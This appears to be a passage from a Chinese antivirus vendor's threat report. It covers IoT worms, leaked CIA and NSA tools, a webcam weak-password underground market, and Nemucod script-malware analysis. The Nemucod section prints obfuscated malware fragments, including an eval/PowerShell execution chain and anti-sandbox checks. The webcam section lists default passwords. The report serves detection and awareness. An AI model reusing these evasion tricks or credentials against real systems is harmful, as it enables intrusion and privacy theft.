4.感染家庭路由器用来”挖矿”的 Darlloz 蠕虫病毒

Darlloz 是一款 Linux IoT 蠕虫病毒，能够迅速感染家用路由器，机顶盒，安全摄像头以及其它一些能够联网的家用设备,成功感染后会在设备中安装 CPUMiner 程序进行挖矿，将这些个设备变成为攻击者赚钱的矿机。其中中国、印度、韩国和美国受感染较严重。

5.CIA OutlawCountry 和 Gyrfalcon 的曝光

维基解密最近曝光了 CIA 项目 OutlawCountry，这个项目的目的在于让 CIA 能够入侵并且远程监听运行 Linux 系统的电脑。CIA 黑客能够把目标计算机上的所有出站网络流量重定向到 CIA 控制的计算机系统，以便窃取或者注入数据。OutlawCountry 工具中包含一个内核模块，CIA 黑客可以通过 shell 访问目标系统加载模块，并且可以在目标 linux 主机创建一个名称非常隐蔽的 Netfilter 表。“OutlawCountry 1.0 版本包含针对 64 位 CentOS/RHEL 6.x 的内核模块，这个模块只会在默认内核下工作。另外 OutlawCountry v1.0 只支持在 PREROUTING 中添加隐蔽 DNAT 规则。

Gyrfalcon 也是维基解密曝光的 CIA 内部一款针对 Linux 的工具。Gyrfalcon 能够收集全部或部分 OpenSSH 的会话流量，包括 OpenSSH 用户的用户名和密码。Gryfalcon 的工作原理是通过以 OpenSSH 客户端为目标，在活动的 SSH 会话中获取用户信息。通过这款工具窃取到的信息以加密文件的方式保存在本地，后通过通讯渠道传送到攻击者的计算机上。

瑞星安全研究人员通过分析全球的僵尸网络发现，大量组建僵尸网络用来 DDos 攻击的，Linux 系统占的比较多。具体僵尸网络利用恶意软件列表如下：

Linux DDos攻击典型样本

序列	恶软家族	恶软类型	恶软概述
1	DDoS.ChinaZ/Linux	僵尸网络/后门	Linux下的僵尸网络BOT，启动后连接控制服务器上报信息，并接收来自服务端的命令，具备：UDP/TCP/SYN/DNS Flood等方式的对指定目标进行攻击。
2	DDoS-Agent/Linux	僵尸网络/后门	
3	Backdoor.Linux.Flood	僵尸网络/后门	
4	Backdoor.Mayday	僵尸网络/后门	
5	DDoS-MrBlack/Linux	僵尸网络/后门	
6	Backdoor.Setag/Linux	僵尸网络/后门	
7	XorDDOS/Linux	僵尸网络/后门	
8	Linux / DDOSTF	僵尸网络/后门	主要针对运行Elasticsearch服务器的Linux机器，但它也会攻击和感染Windows系统，特别是较旧的Windows XP和Windows 2003 Server实例。MalwareMustDie称该恶意软件与较早JrLinux有很多相似之处，部分代码也与Linux / BillGates相同。

图：Linux DDos 攻击典型样本

（三）物联网（IoT）设备面临的安全威胁越发突出

IoT 设备最近几年发展神速，但是随之增加的安全问题愈加严峻。这些设备中往往缺乏相关的安全措施，而且这些设备大多运行基于 Linux 的操作系统，攻击者利用 Linux 的已知漏洞，能够轻易实施攻击。致使大半个美国断网的 Mirai，以 DVR 设备为目标的 Amnesia，感染家庭路由器用来”挖矿”的 Darlloz 等病毒都将矛头指向了这些脆弱的 IoT 设备。可以预见这些脆弱的 IoT 设备随着数量的增加，安全问题将愈发严峻。

专题 1：网络摄像头泄露用户隐私分析报告

近两年来网络摄像头市场火爆，购买一个小小的摄像头，通过家庭 WIFI 接入网络，不需要太过于复杂的设置，简单的注册账号配对成功后，用户就可以在手机端实时查看你要的监控画面，甚是方便。而且网络摄像头价格低至百元，入手门槛非常低，所以很快便成了居家防盗、监控宠物、公司监控等方面的利器。


1、摄像头漏洞形成

用户在使用摄像头设备进行配置时，会分配一个公网 IP 和端口，设备默认存在 admin，user，guest 登录用户，密码均为默认密码或简单密码。通过访问公网 IP 和端口，输入账号和密码就可以登陆摄像头监控管理界面，对摄像头所拍摄的画面进行实时管理和监控。

由于用户安全意识较低，对网络摄像头所带来的危害没有直观意识，并没有对设备默认的账户进行修改，导致恶意攻击者通过网络扫描进行攻击，获取到摄像头公网 IP 和端口，对账户和密码进行攻击，成功获取摄像头管理界面，甚至可对摄像头设备进行管理、录像，拍照，语音监听等操作。

2、摄像头扫描设备在群里公开售卖


瑞星安全专家通过某平台搜索到各种网络摄像头品牌，价格不等，有的支持 wifi 功能，无需布线即可使用，可进行家用或商用，可谓功能齐全。



通过暗访，加入摄像头破解交流群，然后就有人主动询问是否需要摄像头 IP 地址，可实时观看监控画面，也有人询问是否需要摄像头设备扫描软件，在摄像头录像交流群中里发现有人对摄像头 IP 地址进行贩卖，一批摄像头 IP 地址包括成功的账号和密码，IP 地址数量几十到几百不等，1 个摄像头 IP 地址售卖 30 元，2 个可监控的摄像头 IP 地址售卖 50 元不等。


摄像头破解交流群公告

与卖家聊天




通过调查发现，有人会在群里发布某些被黑用户的家庭隐私录像、图片等，在某个时间段还要进行实时播放，这将对被黑用户的个人隐私造成极大的危害。

摄像头交流群



同时，有人还会对攻击成功的摄像头设备进行标注，分类明确，同时可监控几十个摄像头设备。恶意攻击者对摄像头用户进行实时监控，观看用户的日常起居。想想在生活中的一举一动都被人时时刻刻监视，就令人害怕。

监控分类



也有人对摄像头设备扫描软件进行出售，售卖价格为 50 元。购买者自己购买了软件后

自己进行摄像头设备扫描。通过渠道得到一款摄像头设备扫描软件，软件配置简单，输入 IP 地址点击开始就能自动扫描。

通过分析发现，软件是全自动，如果扫描成功会输出结果，成功的显示登陆成功并附带登录账号和密码，失败的显示登陆失败。用户和密码都是较为常见的简单类型，大多数用户名和密码相同，也有较为简单的密码。

使用扫描成功的进行连接，通过访问 IP 地址和端口，输入正确的账号密码，就能进入到监控界面，经过短暂加载，摄像头远程传输的画面开始播放，且清晰度相当高，可以看到室内的物品摆设，也能看到部分物品的字体、画面是实时播放，在界面功能中可以对监控进行录像、拍照、监听等操作。

瑞星安全专家称这种扫描主要依靠扫描器扫描，通过扫描器对 IP 地址和端口进行大范围的扫描，扫描出匹配的摄像头设备类型，然后使用一些弱口令密码进行校验登录，常见的网络摄像头设备弱口令是 admin，user，guest，123456，admin123，admin888。

3、网络摄像头同样支持 APP

通过分析发现网络摄像头同样支持 APP，在手机上安装一款 APP 软件，选择相应的产品型号，填上 IP 地址和端口，输入正确的用户名和密码，就能监控到摄像头拍摄的画面。

APP内摄像头室内录像

网络安全专家从测试结果来看，目前有关视频画面泄露的问题主要集中在网络摄像头云平台登录逻辑漏洞问题和手机 APP 软件漏洞两个方面，其他可能导致信息泄露的问题也存在，但是相比之下数量较少。

4、网络摄像头被曝近八成不合格

据了解，目前市面上的网络摄像头多数分为两种：一种是连接在 PC 端，作为视频聊天使用，价格不是很高，安全系数较低；另一种是固定在家中某个位置，常年与家中的 WiFi 相连接，起到安全保护的作用，价位高，看上去比较安全。

其实，这两种摄像头都存在不同的安全风险。如果摄像头直接连接到网络上，那么安全风险是一样的。视频摄像头在电脑开机时，还有可能存在被“直播”的隐患。一位业内人士表示，用做安保的摄像头因为长期处于工作状态，信息被盗取的可能性就更大一些。

之前，央视曾多次报道过摄像头漏洞泄露用户隐私的问题，这种曝光是为了让民众在生活中的隐私能够有一个自我保护的安全意识行为，但是结果却相反，大多数用户对于个人隐私的保护意识相对薄弱。

央视新闻报道

5、安全专家建议

1、购买监控或者智能家居产品时，尽量选择一些大品牌和正规厂商，可以对所选品牌进行一些调查，根据相关报道了解产品的安全和口碑如何。在安全性和管理规范上，正规厂商相对于小厂商来讲更安全。

2、在使用时，对默认密码进行修改，设置一定强度的密码，及时关注摄像头软件的提醒。

3、经常登录摄像头进行查看，如发现实际拍摄角度与安装时发生变化等情况，需要检查账号安全并及时修改密码。

4、关注所用品牌摄像头安全方面的消息，如果发现设备漏洞应停止使用，等待厂家更新，并保证所使用的摄像头软件是最新版本。

专题 2：反病毒技术分享：动态防御成“敲诈软件”最有效克星

众所周知，脚本病毒与宏病毒是勒索软件经常使用的传播手段，近年来，“敲诈软件”呈现快速增长趋势，病毒作者经常将病毒脚本作为邮件附件发送给受害者，其运行后会下载勒索病毒等高危病毒，使用户造成严重的经济损失。

瑞星安全专家介绍，Nemucod 家族是一个近年来十分流行的脚本病毒，其主要是一些混淆变型的 JS 或 VBS 脚本，被“黑客”附加在电子邮件中投递给潜在受害者，激活后脚本代码从远程服务器下载勒索软件到本地并运行。

瑞星安全专家通过持续跟踪近期收集的相关家族样本，发现由于脚本代码混淆成本非常低，同一个版本的源码，可以在短时间内通过不同的混淆策略构造出大量的不同静态特征的变种类型。下面，瑞星安全研究员将分别介绍样本的一些静态混淆变化特点以及动态对抗手法。

一、静态混淆变化特点

Nemucod 家族样本混淆的时候，主要是对原样本代码中出现的关键字符串（如：网址，函数方法名，函数调用参数串等）进行处理，一种是对字符串明文进行随机长度拆分，执行的时候进行拼接。另一种是对整个字符串进行加密，执行时通过特定函数解密后再使用。

（1）明文串随机拆分

```
var temp1 = "sc";
var temp2 = "rip";
var temp3 = "t";

var String1 = temp1 + temp2 + temp3;
```

对于拆出来的子串，依据 JS 的语法特点，主要有三种表现形式：字符串形式，数组形式和函数形式。

```
var ocymxyx = "in";
var anpybj = "re";
var vijegvo = "Re";
var pbegre = "yf";
```

```
var vhepi = [Date, Date, "zebi", RegExp][2];


function udnifakaha(ajjagyvc){
    var volafju = ajjagyvc;
    return volafju;
}
function uccifwilhy(pqysa) {
    var obsibr = pqysa;
    return obsibr;
}
var String1 = udnifakaha("Scr") + uccifwilhy("ipt");
```

（2）通过解密函数解密

```
var EncryptStr1 = "ASDFQWRTTCQSADAD";
var EncryptStr2 = "OIMMTLWJEFMASJD";
var EncryptStr3 = "LKJIJNMJJKIASDA";

var String1 = DecryptFunc(EncryptStr1);
var String2 = DecryptFunc(EncryptStr2);
var String3 = DecryptFunc(EncryptStr3);
```

除了核心字符串混淆之外，整个代码文件还用了一些其他的混淆策略，常见的有三种：变量名和函数名长度内容随机化，随机插入无效的垃圾代码和随机插入各种注释信息。无效垃圾代码主要表现形式：随机插入重复的赋值语句，构造无效的代码块。

```
 if (e.status == t) { eval(e.responseText.split("817467").join(w));
var yyy = 5542748;//无效赋值语句
 d = 817467;
var yyy = 6217682;//无效赋值语句
 };
var yyy = 7094762;//无效赋值语句
 } catch(e) { };
var yyy = 7275236;//无效赋值语句
 };
```

```
switch (null) {
    case "yjexkaqodj"://无效分支
        if (typeof qlydsijsy() == 'boolean') {
            var nmynxovb = 6;
            var obcefxi = ocrocowpo + nmynxovb;
        }
        ……
        var qrymxyqh = true;
        if (qrymxyqh == false) {
            if (typeof inusluc() == "boolean") {
                var awnotdu = vcujatsyse + lotecjih;
                awnotdu = "53073" + awnotdu;
            }
        }
    case null://有效分支
        var Command = "cmd.exe /c " + " powershell" + "  $qo
        // 拼接完的Powershell Invoke-Expression ('Set-Execut
        CreateObject('WScript.Shell')["run"](Command, 0);
        break;
    case undefined://无效分支
        if (typeof qlydsijsy() == 'boolean') {
            var nmynxovb = 6;
            var obcefxi = ocrocowpo + nmynxovb;
        }
}
```

二、动态对抗手法

瑞星安全专家经过分析发现，大量 Nemucod 变种经过动态还原后，其实所对应的源码模板变化不太大。通过动态跑 JS 脚本，获取脚本运行的中间结果进行检测，效果显著。但是，动态跑 JS 代码需要依据代码逻辑动态执行，若虚拟机对于某些函数功能模拟不正确就导致最终跑出来的中间结果是不完整的，从而影响特征扫描。对抗脚本虚拟机，目前发现的有以下几种方式：

（1）检测运行环境

```
if (new Function(
    "var v1 = new Enumerator(filesys.GetFolder('C:\\Windows').SubFolders);
    if(v1.item(0).Type.length > 1)
        return true;
    else
        return false;")())
{
    ……
}
```

调用接口获取 Windows 目录下第一个子目录，检测该子目录文件名长度，若文件名长度大于 1 则执行代码。

```
if (new Function(
    if(mist.GetDrive(mist.GetDriveName('C:\poshlinaxui')).FileSystem == 'NTFS'
    && typeof History == 'undefined')
        return true;
    else
        return false;)())
{……}
```

调用接口获取 C 盘文件系统类型，若文件系统类型为 NTFS 且特定变量符号指定类型才执行代码。

```
if (new Function(
    if(ObjF.GetDrive(ObjF.GetDriveName('C:\\kdsjfskg')).TotalSize > 100000)
        return true;
    else
        return false;"))())
{……}
```

调用接口获取 C 盘磁盘容量，若磁盘容量字节数大于特定值才执行代码。

```
var Host = FileSys[("GetFile")](("C:\\Windows\\System32\\drivers\\etc\\hosts"));
if (Host[("Attributes")] === 32
    && typeof Host[("Type")] == ("string"))
{……}
```

调用接口，获取 C 盘 host 文件属性和类型，满足指定值才执行代码。

```
var wmiqox = new Function(
"var v1 = Sys.GetDrive(Sys.GetDriveName('C:\\oeok\\df\\345\\sd')).SerialNumber;
 if(v1 < 0 || v1 > 0)
    return true;
 else
    return false;");
if (wmiqox()) {
```

调用接口获取 C 盘的序列号，非 0 的情况下才执行代码。

```
function Main()
{
    var objWMIService, colOperatingSystemsList;
    var colOperatingSystems, objOperatingSystem;
    objWMIService = GetObject("winmgmts:{impersonationLevel=impersonate}!//./root/cimv2");
    colOperatingSystemsList = objWMIService.ExecQuery("Select * from Win32_OperatingSystem");
    colOperatingSystems = new Enumerator(colOperatingSystemsList);
    for ( ; !colOperatingSystems.atEnd(); colOperatingSystems.moveNext() )
    {
        objOperatingSystem = colOperatingSystems.item();
        if(objOperatingSystem.OSLanguage == 1033)
        {
            KeyFunc();
        }
    }
}
```

调用接口获取当前操作系统的语言类型，只有包含 1033（英语）的才执行代码。

```
new Function("vBLq5",
'{eval("/*@cc_on var Time = new Date() @*/");
Time.setUTCSeconds("0", "20");
if (Time.getUTCMilliseconds().toString(10) == "20") {
    var EncryptData = vBLq5.split("?^");
    return EncryptData.join("");}
    else return "";}
');
```

对于特定语句/*cc_on */这个语句在 IE 和 Wscript 环境中，被当作代码语句执行，而在一般的 Jscript 引擎中，/**/会被当作注释，所包含的语句是不会被执行的。从语句逻辑可知，一般的模拟器是不会执行变量 Time 申明和复制操作那一句的，那么后边的和 Time 变量相关的方法调用也会出错。

调用接口设置当前时间值（秒），立马获取当前时间值（秒），若设置的值与获取的值相同则执行代码。

（2）下载域名随机化

每个变种所带的下载域名都不同，而且没有变化规律，在域名串上拦截很难。

（3）多层脚本嵌套执行

使用多层脚本调用执行功能，即使 JS 层被跑开了，但是内层的脚本依然存在混淆，那么单单跑开外层脚本，得到的脚本串依然存在混淆，那就加大了检测的难度。

```
var Command = "cmd.exe /c " + " powershell"
+ "
$oxugm='^st8';
$yxisz='^tio';
$ilhypm='^e'')';
……
 Invoke-Expression ($cnitqefm+$tqehy+$awune+……);
"
```

第一层混淆是 JS 的，若顺利跑开后，可以得到内层的 PowerShell 脚本，通过 CMD 命令行方式启动的，可以看到内层的 PowerShell 脚本也是这种字符串随机拆分然后拼接执行的。

通过上述内容我们可以看到，Nemucod 家族样本在静态混淆变化上，依据所用语言的语法特性，把样本核心功能串碎片化并且增加各种垃圾代码，使得样本代码膨胀，代码逻辑结构复杂化。在动态对抗手法上，通过构造奇特的代码运行条件，使用多层代码调用策略并且层层代码做混淆，增加动态还原 JS 代码的难度。

杀毒软件在检测该家族样本时，不管是从静态特征上还是从动态行为上，都会增加不小

的难度。与病毒之间的对抗本来就是你来我往，持续跟踪家族样本并且及时依据样本特征更新杀软的检测方式方法，才能很好实现对该家族的查杀。

专题 3：The Shadow Brokers 方程式工具包分析

2017 年 4 月，The Shadow Brokers 公布了第三批 NSA（美国国家安全局）使用的网络入侵工具。泄露的资料中包括一整套完整的入侵和控制工具。泄露资料中包括 FuzzBunch 攻击平台，DanderSpiritz 远控平台，和一个复杂的后门 oddjob 还包括 NSA 对 SWIFT 进行攻击的一些资料信息。经分析这一次泄露出来的工具涉及的面更广，危害也更大。

FuzzBunch 攻击平台

FuzzBunch 攻击平台主要是通过远程溢出攻击网络上存在漏洞的机器，攻击成功后植入指定后门。该平台类似于大名鼎鼎的 Metasploit 工具，但更先进的是它使用的 exp 几乎全是操作系统级的远程溢出 0day，攻击目标几乎囊括了全系列的 Windows 系统。虽然微软在 MS17-010 中放出了补丁，但对于那些没有及时打补丁和内网中的用户来说，这几乎就是一个灾难。

此次放出来的 exp 大部分是针对 SMB 协议的，SMBv1、SMBv2 和 SMBv3 的都有，不难看出 NSA 非常钟情于 SMB 协议的漏洞。受影响的操作系统从 Windows NT，XP 到 2012 全线覆盖。在部分 python 源码里面显示工具开发早于 2012 年，几乎所有的 exp 都是系统级的远程溢出，不需要什么钓鱼啊，访问网页啊，打开文档等用户交互操作，只要能访问到你机器就可以攻击，而且是指哪打哪，细思恐极！可想而知，这些年来 NSA 通过这些漏洞在互联网上来去，几乎就是如入无人之境。此处放出来的文件分析发现还并不是所有的文件，不排除 NSA 正在使用更多更先进的工具。

FuzzBunch平台使用的exp


exp	漏洞	影响平台
Easybee	MDaemon	-
Easypi	Lotus Mail	Windows NT,200,XP,2003
Eclipsedwing	MS08-067	Windows 2000,XP,2003
Educatedscholar	SMB	Windows Vista,2008
Emeraldthread	SMB	Windows XP,2003
Emphasismine	Lotus Domino	-
Englishmansdentist	OUTLOOK EXCHANGE	-
Erraticgopher	SMB	Windows XP,2003
Eskimoroll	Kerberos service	Windows 2000,2003,2008
Esteemaudit	RDP	Windows XP,2003
Eternalromance	SMB	Windows XP,2003,Vista,2008,7
Eternalsynergy	SMB	Windows 8,2012
Ewokfrenzy	Lotus Domino	-
Explodingcan	IIS6.0	Windows 2003
Zippybeer	SMB	-
Eternalblue	SMB	Windows XP,2003,Vista,2008,7
Eternalchampion	SMB	Windows XP,2003,Vista,2008,7,8

平台框架由 python 开发，功能采用模块化实现，易于扩展。主要模块如下表所示：


FuzzBunch功能模块

模块	功能
ImplantConfig	植入后门的配置模块，主要提供Darkpulsar 和Mofconfig后门的配置
Exploit	远程溢出攻击模块，使用指定exp进行攻击
Special	远程溢出攻击模块，包含两个重量级的exp：Eternalblue和 Eternalchampion
Payload	载荷模块，在有些exp溢出成功后植入受害者机器中的后门
Touch	验证模块，验证某些个exp是否能够正常使用

平台使用类似 MSF，采用傻瓜化操作，只要指定攻击的 IP、Exploit 和 Payload 就可以进行工作。Exp 相对稳定，在几台测试的未打补丁的机器上都能成功溢出。




图：使用 Eternalblue 溢出 XP 成功



图：使用 Eternalchampion 溢出 xp 成功

Eternalblue 溢出成功后默认在用户的机器上植入 Darkpulsar Payload。该 Payload 的功

能相对较少，主要功能有执行 shellcode 和加载 DLL，为以后植入复杂的后门做准备。

